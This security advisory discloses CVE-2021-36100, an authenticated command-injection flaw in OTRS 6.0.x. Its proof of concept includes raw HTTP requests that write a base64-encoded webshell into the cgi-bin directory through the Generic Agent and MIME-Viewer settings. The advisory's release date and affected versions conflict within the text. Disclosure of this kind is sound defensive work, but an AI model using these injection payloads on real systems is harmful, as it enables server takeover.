Security advisory

Multiple remote code execution vulnerabilities

December, 2021

CVE-2021-36100
Release date: 17/12/2021
Department: POST Cyberforce
Maxime Brigaudeau

Vulnerability summary

Product	OTRS
Product homepage	https://otrs.com/product-otrs/
Affected product versions	6.0.33 and earlier
Severity	Medium: CVSS v3.1 score - 7.2
CVSS v3.1	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
MITRE ATT&CK	T1059, T1574
OWASP	OWASP 2017-A1
CWE	CWE-20
Workarounds	No workarounds available
Fixed product versions	Request a hotfix from Vendor

Validated impact:

- Remote Code Execution.

Timeline

Date	Action
18 August 2021	Vulnerability identification, exploitation and impact validation
24 September 2021	Vendor notified and acknowledged the vulnerability
22 November 2021	CVE-2021-36100 assigned by MITRE
24 September 2021	Advisory publicly released by POST Cyberforce

References:

- https://cwe.mitre.org/data/definitions/20.html
- https://attack.mitre.org/techniques/T1574/
- https://attack.mitre.org/techniques/T1059/
- https://cwe.mitre.org/data/definitions/77.html
- https://owasp.org/www-project-top-ten/2017/A1_2017-Injection
- https://github.com/post-cyberlabs/CVE-Advisory/CVE-2021-36100.pdf
- https://github.com/post-cyberlabs/Exploits/CVE-2021-36100.py

Product description

OTRS is an initialism for Open-source Ticket Request System, is a free and open-source trouble ticket system software package that a company, organization, or other entity can use to assign tickets to incoming queries and track further communications about them. The suite contains an agent portal, admin dashboard and customer portal. In the agent portal, teams process tickets and requests from customers (internal or external). There are various ways in which this information, as well as customer and related data can be viewed. As the name implies, the admin dashboard allows system administrators to manage the system: Options are many, but include roles and groups, process automation, channel integration, and CMDB/database options. The third component, the customer portal, is much like a customizable webpage where information can be shared with customers and requests can be tracked on the customer side.

Advisory

During the penetration test POST Cyberforce identified multiple remote code execution vulnerabilities in 6.0.31 and earlier, which allows an attacker to execute arbitrary commands. An authenticated (or compromised) agent account can abuse several features such as Generic agent or MIMEViewer to execute arbitrary OS commands.

Vulnerability description

An attacker can manipulate forms parameters (related to Generic agent or MIMEViewer) and execute arbitrary OS commands. It is trivial to upload a webshell and thus obtain an access to the server.

Proof of concept

Steps to reproduce with the feature Generic agent:

- 1) Login with an Admin account on the OTRS application
- 2) Go to Admin => GenericAgent
- 3) Click on Addjob
- 4) Add a job name
- 5) Add a ticket number in select tickets (create a new one or add an existing one)
- 5) Add the command you want to execute in the CMD field of Execute ticket Commands

Figure 1: Remote Code Execution triggering

The following parameter is vulnerable:

```
POST /otrs/index.pl HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5

[...]
NewCMD=echo+IyEvdXNyL2Jpbi9lbnYg%3D%7Cbase64+-d+%3E+%2Fopt%2Fotrs%2Fbin%2Fcgi-bin%2Fcmd.pl
[...]
```

- 6) Click on save
- 7) Back to the Generic agent menu click on ”Run this task” then ”Run Job” to execute the command.

Usage of ”system()” on user controlled data in the Kernel/System/GenericAgent.pm, lines 1458 - 1469:

```
my $AllowCustomScriptExecution
= $Kernel ::OM ->Get('Kernel ::Config ') ->Get('Ticket :: GenericAgentAllowCustomScriptExecution ')
|| 0;
if ( $Param{Config}->{New}->{CMD} && $AllowCustomScriptExecution ) {
if ( $Self ->{ NoticeSTDOUT} ) {
print " - Execute '$Param{Config}->{New}->{CMD}' for Ticket $Ticket .\n";
}
$Kernel ::OM ->Get('Kernel :: System ::Log ') ->Log(
Priority => 'notice ',
Message => "Execute '$Param{Config}->{New}->{CMD}' for Ticket $Ticket .",
);
system("$ParamConfig->New->CMD $ParamTicketNumber $ParamTicketID ");
```

Steps to reproduce with the feature MIMEViewer:

- 1) Login with an Admin account on the OTRS application
- 2) Go to Admin => System Configuration
- 3) On the left navigation panel : Frontend > Agent > MIMEVIewer
- 4) Change the MIME-viewer fields as following:

```
pdftohtml -stdout -i; echo IyEvdXNyL2J..SNIP.. |base64 -d > /opt/otrs/bin/cgi-bin/cmd.pl;
```

The following parameter is vulnerable:

```
POST /otrs/index.pl?Action=AdminSystemConfigurationGroup;Subaction=SettingUpdate;SettingName=
    MIME-Viewer%23%23%23application%2Fpdf;ChallengeToken=SNIP

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5

[...]
EffectiveValue=pdftohtml -stdout -i; echo IyEvdXNyL2J..SNIP.. |base64 -d > /opt/otrs/bin/cgi-bin
    /cmd.pl;&ChallengeToken=SNIP
[...]
```

- 5) Save the command by clicking on the check button
- 6) The rce will work when you click on the magnifying glass next to a PDF file in a ticket:



Figure 2: Remote Code Execution triggering

Call of the binary pdftohtml in the Kernel/System/Defaults.pm, lines 915:

```
# ---------------------------------------------------- #
# MIME -Viewer for online to html converter
# ---------------------------------------------------- #
# (e. g. xlhtml (xls2html), http :// chicago.sourceforge.net/xlhtml /)
#
$Self ->{'MIME -Viewer '}->{' application/excel '} = 'xlhtml ';
# MIME -Viewer for online to html converter
# (e. g. wv (word2html), http :// wvware.sourceforge.net/)
#
$Self ->{'MIME -Viewer '}->{' application/msword '} = 'wvWare ';
# (e. g. pdftohtml (pdf2html), http :// pdftohtml.sourceforge.net/)
# $Self>'MIME-Viewer'->'application/pdf' = 'pdftohtml -stdout -i';
```